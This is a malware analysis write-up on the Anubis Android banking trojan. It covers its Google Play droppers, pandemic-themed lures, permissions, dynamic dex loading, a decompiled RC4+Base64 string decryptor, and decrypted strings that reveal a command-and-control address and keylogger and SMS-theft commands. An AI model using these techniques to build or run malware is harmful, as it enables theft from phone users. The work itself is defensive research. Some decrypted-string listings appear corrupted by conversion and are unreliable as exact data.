

# Anubis Android Malware Analysis

---

 [0x1c3n.tech/anubis-android-malware-analysis](https://github.com/0x1c3n.tech/anubis-android-malware-analysis)

August 27, 2021

[<- Home](#)

27 August 2021

## PDF version

---

## Introduction

---

Anubis is one of the most well-known malware in the Android Malware family. It's still popular for threat actors today, given its capabilities and the damage it has done to android users in the past. On the other hand, it offers many Malware Developers the opportunity to sample their abilities to create a new malware.

It is possible to find thousands of different Anubis samples produced to date on platforms such as **Koodous** and **Abuse.ch**. Basically, we can say that Anubis consist of 2 stages. Let's take a look at these stages and what they do.

## Two Stages Of Anubis

---

Threat actors, if they plan to present the Anubis through a legit application such as Google Play, they use the application we will call Dropper at this point. Dropper's task is to download and install the real Anubis malware on the device from the moment it starts working. On the other hand, in scenarios where threat actors plan to spread Anubis through websites, fake campaigns or fake gifts, we can see that they share the Anubis application directly without using Dropper.

## Droppers

---





As it seems, Droppers try to mislead their targets by imitating other popular legitimate apps on Google Play.

Dropper apps should attract as little attention and be silent as possible to evade Google Play security services. For this reason, Droppers' abilities are very limited. It will be more than enough for threat actors to install Anubis on the target device in the safest way possible. So how can Dropper applications install Anubis on the device? Let's take a look at this together.



`REQUEST_INSTALL_PACKAGES` , the first red lights that appear with the sunrise, our hero who first greeted us when we started our story.

With this permission Android applications can obtain the ability to install an external application on the device.

And thus, Anubis malware is successfully installed on the device. As we mentioned above, Droppers imitate legitimate apps on Google Play to hide themselves and gain trust. On the other hand, Anubis do nearly same things with Droppers. It uses the current pandemic process and the impact of this process on society in order to hide itself and gain trust. Application names such as ***Pandemic Support, COVID-19 Support, 2000 Turkish Lira Support, Pandemic Support Application*** and emblems of official ministries are widely used at this point.



Easy use this free application and give more a battery life your mobile devise



## Checksums

<b>App Name</b>	Her Aile'ye 2000 TL Pandemi Devlet Desteği
<b>MD5</b>	9e2ebf224ef23e5d01a88e6bd06d6ad0
<b>SHA-1</b>	defb1558ddc36fd10050f2cd65617dce7274dc01
<b>SHA-256</b>	a0eb4e0e7346422d18d3421d1f185fcb2b01ac3080ab3b3bc68d67aab1f4477d

## Static Analysis


The first thing we need to look at in the static analysis section will of course be the permissions requested by the application in `AndroidManifest.xml`.

```
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES" />
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.REORDER_TASKS" />
<uses-permission android:name="android.permission.SET_WALLPAPER_HINTS" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.SET_WALLPAPER" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
```

Frankly, many mobile malwares are giving themselves away at this point, we can say that application permissions are just one of the cornerstones of this business. Likewise, Anubis gives us the chance to guess what it can do with so much power it wants, but in the following parts of our article, we will see that Anubis is actually a Malware that contains more than we think. If we need to give an example, we can make a few statements on

`RECEIVE_BOOT_COMPLETED` among the permissions requested. Thanks to this receiver permission, android applications can run in the background while the device is starting up and ensure its continuity on the device, and in the scenario we see, we realize that this permission is also on the list of requests by Anubis.


One of the features we are used to seeing in many mobile malware is runtime class loading. When we continue to examine our `AndroidManifest.xml` file, it is possible to see that the classes that are not in the activity section are listed. From now on, it is certain that Anubis will do something to load the lost classes as it starts up.



There are multiple ways to access our classes that will be loaded later, in our report we will refer to class loader function hooking and manual unpacking methods. For our static analysis, we will reach our classes that will be loaded later by hooking the `dalvik.system.DexClassLoader` function, but in the last section, we will aim to reach these classes with manual unpacking.


```
Spawned `pigeon.theme.earth`. Use %resume to let the main thread start executing!  
[YOPYOPYOP::pigeon.theme.earth]-> %resume  
[YOPYOPYOP::pigeon.theme.earth]-> [+] DexClassLoader Caught -> /data/user/0/pigeon.theme.earth/app_DynamicOptDex/hLc.json
```

**BINGO!!!** Our dex file, which is wanted to be loaded using the `DexClassLoader` function, is right here, and the classes it contains are the lost classes that appear in the `AndroidManifest.xml` we mentioned above.



In fact, when we first open the `hLc.json` file, we realize that there are dozens of unnecessary `enum` classes added for obfuscation purposes, but `eybisi's jadx fork` allows us to easily eliminate this problem with its *Hide Enum Classes* feature.

When we examine our loaded dex file and the classes in it, we are faced with many strings encrypted in the `parrot.ski.frog.a` class.



## String Decryption

Looking at our encrypted strings, we see that they all go to the `a(String str)` function before being defined to any variable. When we examine this function and code flow, we are faced with a process that we are familiar with.

## RC4+BASE64

```
public String a(String str) {
    try {
        return new String(new b(str.substring(0, 12).getBytes()).a(b(new String(Base64.decode(str.substring(12), 0), "UTF-8"))));
    } catch (Exception unused) {
        return "";
    }
}

public byte[] b(String str) {
    int length = str.length();
    byte[] bArr = new byte[(length / 2)];
    for (int i = 0; i < length; i += 2) {
        bArr[i / 2] = (byte) ((Character.digit(str.charAt(i), 16) << 4) + Character.digit(str.charAt(i + 1), 16));
    }
    return bArr;
}


public String c(String str) {
    try {
        return new String(Base64.decode(str, 0), "UTF-8");
    } catch (Exception unused) {
        return "";
    }
}
```

With our decryptor function, our encrypted string is first divided into 2 parts, the first 12 characters of these parts are used as the decryption key and the remaining expression is used as chipertext.

```
public String a(String str) {
    try {
        return new String(new b(str.substring(0, 12).getBytes()).a(b(new String(Base64.decode(str.substring(12), 0), "UTF-8"))));
    } catch (Exception unused) {
        return "";
    }
}
```

After our string, which is divided into 2 parts, is converted to the appropriate format, it is sent to our **RC4** function.

Anddd Here Is The Our **RC4** Implementation Function



```
package parrot.ski.frog.a;

public class b {
    private int[] a;
    private int b = 0;
    private int c = 0;

    public b(byte[] bArr) {
        this.a = c(bArr);
    }

    private void a(int i, int i2, int[] iArr) {
        int i3 = iArr[i];
        iArr[i] = iArr[i2];
        iArr[i2] = i3;
    }

    private int[] c(byte[] bArr) {
        int[] iArr = new int[256];
        for (int i = 0; i < 256; i++) {
            iArr[i] = i;
        }
        int i2 = 0;
        for (int i3 = 0; i3 < 256; i3++) {
            i2 = ((i2 + iArr[i3]) + bArr[i3 % bArr.length]) % 256;
            a(i3, i2, iArr);
        }
        return iArr;
    }

    public byte[] a(byte[] bArr) {
        return b(bArr);
    }

    public byte[] b(byte[] bArr) {
        byte[] bArr2 = new byte[bArr.length];
        for (int i = 0; i < bArr.length; i++) {
            this.b = (this.b + 1) % 256;
            int i2 = this.c;
            int[] iArr = this.a;
            int i3 = this.b;
            this.c = (i2 + iArr[i3]) % 256;
            a(i3, this.c, iArr);
            int[] iArr2 = this.a;
            bArr2[i] = (byte) (iArr2[(iArr2[this.b] + iArr2[this.c]) % 256] ^ bArr[i]);
        }
        return bArr2;
    }
}
```



Anubis uses these encrypted strings that we see in runtime by decrypting them. Come on now, let's look at the contents using the script I wrote to decrypt all the strings here and when we look at the outputs, we can reach more detailed information about the capabilities of Anubis, each of our decrypted strings here are very important, but I marked a few of the first ones that caught my attention.

```

batuhan in ~/Downloads > python3 base_rc.py
statMails -----> sijnalqhbixNTZkZmNiNzhkZDc4M2VjMmIv
activeDevice -----> qbaathcudcdNDhWZnNGM1NTIXWduwZGvHyZdlnzBl
timeWorking -----> lpegupoljuovYm3YzLmMjYmFajY4A4Y2FmZFKyY==
statDownloadModule -----> mpkiiieitdlowZmMGNzE1MDUzNzZHMtNLDRjZGySZDg5YwQ00JhYm3
lockDevice -----> eghsWSbocmbwNTQ5ZmRLMtaMvDLowY5MmJkMGE=
offSound -----> pyxqdwdsdzxMjLmMg4YTYgy0Tk5YwUyNQ==
keylogger -----> qcwixgpotxpxTUSZDYxMGEzHQ1YTIzMMW5
activeInjection -----> hllLhdwcuwoYmRLNjg0NzMMzMI1MDQzMTF4ZjUzYmYmNDJL
timeInject -----> prxcvfhbokeh0GQ5MmZjMjgYzRmHmZFLmzE5NJA=
timeCC -----> dkmxcxtafvcy0TlUjM4ZDFmZkz
dataKeyLogger -----> dtlofpjbfatYfQ5Y2MmMTRl0DAz0DB1VtG1
autoClick -----> jsutoeppcjrBmW05ZTISzA0NWzhZmMjUx
key -----> mxxyfbrvtavZmNkYjM4
display_width -----> guohrjdxwnaZWYjYjQ3ZjE1YjBhOTeYmJdmMU3NzQ=
display_height -----> clyynpenrbspNDA3ZGNkYzc2NGYz0Tc2ZtdhZTJLOdG5YmUyNQ==
checkProtect -----> softfbtwfklNDjNmU2ZGQZjNjMwE2YWRl0WE30WRl
gooffProtect -----> rrwymhixvYmZmNmU0NjY1ZDKyY2Jj0TASmYzNwZk
timeProtect -----> rmtibhkontjsNDhLmjhMmJLZTmWYUzNGE1MTMwZg==
packageName -----> exfuotgs0jJNjM0ZDFjNmYzJgxZWxZmE2Y2NhnW==
packageNameActivityInject -----> hysbzstrztdjNDUzZmNkZmMmTI0DY4vzZkZDA1YwZmNDRkYTLHMDLlyZm4MjUxN2Y0k0NWIz0WQ=
logsContacts -----> vrmxohuaazkLOTkY0Cz0TczMzgY2VjYjYgWzNi0Wnj
logsApplications -----> butyvxadip06GFlyzkZ0AYzDM3NzGwMMFhY2YmDI0NTFkMlWmTI=
logsSavedSMS -----> wduxzlsjvasTmJYmYTA0YQYjZmNmVzGvY0Gy0Gj
locale -----> qkhsairofIppYBkNjdh0DM5ZjAX
batteryLevel -----> encruttiksea2Y0W1YzYmXNDc00DNkYmExZdk1NGE3
Destek Paketiniz AktifleAtiriniz -----> mdbecsguzlLVTK4ZTRLnUzZmY5ZDgwM2YmZnY2NTEMTNjMgMmZRLjZjNm0DY4YmNkZ4ZjE3Yj05G0Y2
Tk4N2NkZwYzWzVzDQ= ----->
CRVysGkZt6i -----> hpjdmqptithwWRhMjM4YwYjYmYmGUy1JLaZm4NjE=
android.provider.Telephony.SMS_RECEIVED -----> vvevmqksnzuljZjZhmGuzN2FmMTBnZGjKkNmI50DVkNmQzYjcm2MJKYmU0TE0ZDM30tkMjY5Zdd
j0GqY00A3ZTK5ZWRmITFjZwFLYmE3MTLmNtlk ----->
android.permission.READ_PHONE_STATE -----> ptcjneofdnqS2YzNmZmNDQzMDRjZjE2YmFmNzK2ZmE3NmEwM2FhZjU2NmJLOTVmYTEwNRK0GzhZjE2MjR
lMmRkYwIwMwFkNmUzNj0QNg= ----->
android.permission_SEND_SMS -----> oqjhtukwezbnGRkMTM00W5YjE3N2IXmJBiYTM1MjC5NTA3MTMzNTQ4Mj10ThLZm5MjF10W10NjVknTU1
android.permission.READ_PHONE_STATE -----> ptcjneofdnqS2YzNmZmNDQzMDRjZjE2YmFmNzK2ZmE3NmEwM2FhZjU2NmJLOTVmYTEwNRK0GzhZjE2MjR
lMmRkYwIwMwFkNmUzNj0QNg= ----->
android.permission.READ_CONTACTS -----> pyvcrvlsbbwMDU1MgQ1ZTAXzYc4Y2FkZG15Y2jMzc0YmVlMmUzYU0MjYzMzKjNTMwNjZjZmZ2N2VknJmZD
hkNWE3MTU5Nw== ----->
timestop -----> tzrldqymfpcZjU3NWuX2U3MTI3MzK3Ng==
package: -----> lxweqnsarLyuY2VlNTVLTZThMgQxMwQ1Yw==
>> -----> tflwaxrhrfVqMmZ0T120D1=

```

```

Pandeml Destek -----> zcolsvwnvjlyf2EynJkMKTJlYtEXNmM50TUSMDBlYwFmM2I4N0==
http://107.172.82.116/ -----> tnrxsluqmcBTMG0NTA3Y2IwNkzyZTYzMGQwNjkyE5VmVlNDU2ZGM10Wm00W10WE1ZwM=
ldbot -----> qnrrnlhfeljnMmE1NGFhZmNjYQ=
ERROR View Injection: -----> yodjagvuyyuaYwMnjhMzZjZjZhgY3ZwWkYjgzZjZjNjNlZGNhJrLmGE200ZLOdM3Zjk=
application -----> rcdouyzgshqNjKkOTUxZTjLnZVlNGKZGzYzTg3Zg==
data -----> xncqresqztlzNmNlhZ4Y2Y=
b "exit":"" ----->
b "exit":"true" ----->
ID: -----> nghkcoiigdaNmVjNzQyNDM=
Logs: -----> pkawikemzadqMjg3MjIzMDk20WJkYWE=
: -----> vdrIouvtxsnMDU=
admin -----> xyvolzserrrsMjC5ZmM3YzLmQ=
START SERVICE 1: -----> crggfqhafzkvYTQz0TE0G0M30GM10Dg5MMUzMNjMwUxZTFkMjZLzNmZA=
START SERVICE 2: -----> mfrxmeaxliuYjAzYjQ2YTM20TE2MDNLnZLY2Y0MGV5Mjg4MDI00WeyZg=
WORKING SERVICE: -----> zvevqucpvabMzRLNDNjYjY2NWEz0W4NDZLWFLZjRkZwY0TcyzYzXA=
Error #1 onAccessibilityEvent -----> bmoaLmLlfsdFMTY5MTUy0DJLGFkYzhMmT3MjUzHmZzWY3ZGESHjNhnzY30TIS2jgYjRmZID0M2QmZezZwQzY
g= ----->
click unlock device -----> fvicrsvnzlnj0yMnhyE2MzAzYjYSNTkzNTE0NGFKY2Rk0TISZjg4ZjgxNmU=
nodeInfo = null -----> ywrhbfdxxyZjLkMDIXMGLN2Y1NjM1YmY5NzQ2NGRMzZjMmVkJzY=
CLICKED: -----> xfbonpcduripZjYwLzLNDAYNG0zM2VhMzI1
X: -----> gruvearIquvNDM0NDdJjg3Nw==
Y: -----> xozurandpusZDM3NTA2Y2VmYw==
packageApp{ -----> zebmtpzohjMzVlZjVNm2FkMzgwYI2NTc3M2E2Mw==
} strText{ -----> gzkhqfgxvIwqM2E4ZWRlYTY5ZTBhMg40DAzY2M=
} className{ -----> ignxntykuekdNwFkMDQ1NGUzN2NlM2FK0wJmZmJ2MjLk
}
com.android.settings.SubSettings -----> lwuhjvayjkckZDk=
pdwkgvnmzqMjY0MGRlZDQ5MwQyMjK3YwYjYwJlMmM0TAzHjK2NU0W1WE3NITXyTgZjQyZgyMGU0NTFn0W
Rk0DEZmFKM== ----->
Log KeyLogger Size: -----> tnLswppatmMDY1MGu4juZ2ZGkMThNzRlMzG1MzY2NTZjMjRkNdhYTYwMmEzNA==
com.android.settings:id/action_button -----> qmukjwoocsbeYwQzNDLhmjQ40WE50WjY2E0MDk4ZGRjY2E1MGj1NdcyYmNm0IXN2Y2mQ1ZGU2NU0Y
jAyZDBkY4NmFLNDNmY2QyODNlNTQ= ----->
action=botcheck&data= -----> mrebymcyLxbZTM1ZmZm0WQ4MzY40Wm0DlImZQwNGM30GQ1YjIX0wFhNzBjZjE4YwM2
||no|| -----> vkfdllwqlidqNzJkZTE0YmU1MTE4
action=registration&data= -----> sxbjdzobsexMTZlNmFjMDH3YWI0NzJhZDI3ZTM50G130GYzZmFhZTU0W0zKjM2ZwYNTg0ZG0NzQ=
action=sendInjectLogs&data= -----> jeivxaxjelrcMGQ1M2FjMzI3N2Yw0ThhYjLhyjRhoTYSzEwYjAYNGvM0TQ3YjU0NzcyZGRhZjE3NmJLYTAY
action=sendSmsLogs&data= -----> ntcldlneJggNTA40DQzZjYXmM20DdmMDU4MwFk0DQyNThMmYwM0MjYjA4ZjA3YmZYTlLmNmI
action=timeInject&data= -----> pwtwtvnuLcwMjDjM2I3NDYzZD0zHjU4FTFjRGLVME4MjD0Tg1ZVf0E2Hj10GFjYmJLOGM1M==
action=sendKeyLogger&data= -----> pkybcyquvhyfZfjMmF1NmZ1Y10TRZjYv0WjMmNm0RmMmWzkyYmZmE0DY1Y2H5ZTmXZmZhg==
action=getModule&data= -----> rosunmxovhtZT15mJmWeyZLzDM1jYAvNG03ZjFmTUXZThLYTcyYjKjMjEYmJMSMG=
action=checkAPs&data= -----> wkroampfhldZjMjYkZmE1ZnRjYTCwNDczZTZkHlyNDMzZjdh0TY5MzFkNmFmMg==
Not Yet Implemented -----> vzpbjnxaciQuY20M1MwVjNTVjJdmNTLjYzBkTYcyZmE2mIwZjAYM2RjYzK=
system.apk -----> ccglltvzqaeuNgQyM2UyYjEzNjczNzAzY2FjZjI=
Android -----> msxoffapLaubNmI0NmRLMTFm0GkZwY=

```

```

str_params -----> vkxytlccwpyYwQ3mJLlNWQ0GRk0WRjNdc2YTk=
mergedJSON -----> ntoskfsafotxjci1MjZkM2IzZDY3Y2YTFmNjQ=
JSON -----> lqgvdjorsgnDNfMzQzOTM=
ERROR SettingsToAddJson -----> hltzsrj1omzmNwY3mZQ4MjF1M2JhZnuX0Dcy0GUyY2YzYtgwZGE20TkWYjgZM2Y2Yju4NTE10Q==
Initialization Start 1! -----> dtpqdgxthpwY2M1ZDNmzJfYmVjYzVh0GZHnc3ZDcwFWJlMTA5YmRkMDJmM1wZTE3ZwJzQ==
Initialization Start 2! -----> v1ammmzuktjZTAZMzWkGRhZTY0NDZjMjVjMtdjNjAZmJ4AGVhMjU4Y1TM1M2Q4NzKzNzAyMw==
startpush -----> ccbrcejexdo1NzVnmMh3MzLwY2JmMT1X0Dc5
push -----> wrsjdf1pyrpy0YjgyMRLZjQ=
b'<html lang="en">' ----->
RegistrationRESPONSE: -----> lcnopftcwbpZTJlMhVhMTEzjMjQ5ZDNlMTgSYjMyOTFhNGF10Dg5NthhZDEvYzY5MDlkZDQ=
ok -----> pvzaycfttwcIzMFjMw==
params -----> wouveslvbpaNTM1ZjVlNmU1NjK3
updateSettingsAndCommands -----> dgufrbrxajyyZGE3MzFhNjVlMGZlZDdmMGVlNWlWdNg40WEyNzcwNTMSYU4NDE4NzUzJjU0GNjMzY=
response -----> slpjxynvfdqyZTc2NjExXWF1NTA2MDQ1Nw==
Tick -----> lwnzqotrvawlyjhjOTRkNjC5MDQz
apk -----> gnegh1zweqkZDk3YmMy
serviceWorkingWhile -----> ohkcek1czjgXNTVlZTUyNDEyNzUzMGQ5YmQ1ZGNlMwIzNjRmYmVlMzM2ZmEvMzQ=
tick -----> n1icrprkiuyvNzEYjU50Tc=
accessibility -----> fmbgwhpayyozWE5MDk20TM4YmZmGUzNmU4YTE1YjYmNmY=
ERROR: module Dex Start -----> lbrdgludsgogMGJmThhNDdhYjA3ZTA3Yzc00D1z0DA2MjNjNTRkYzRkNzU5ZjKxM2M2NGM20A==
-1 -----> bsuy1swyamxNWIYNA==
2 -----> htvtctbmlpgMzA=
down loadModuleDex -----> qhwdtpqwc1ufZjDkNTBlZDNm0DAyOTRlZDY3YmI1MjgyZWRhMzg10Tc2Mw==
Download Module: -----> lozroghnlzdbMTU4M2VwMjlmPDUxOTcxMM5ZWY5NzEXNDlLNTA1MDA5Yw==
Save Module -----> gbxygreuzLb00BmHjkyZmUzMMU2Y2NjOwY1ZGM2Mg==
ERROR: Work File Module ----->
outdex -----> ydcbnhxdfhgz0DVMjMjVjMjQ2Nn1l
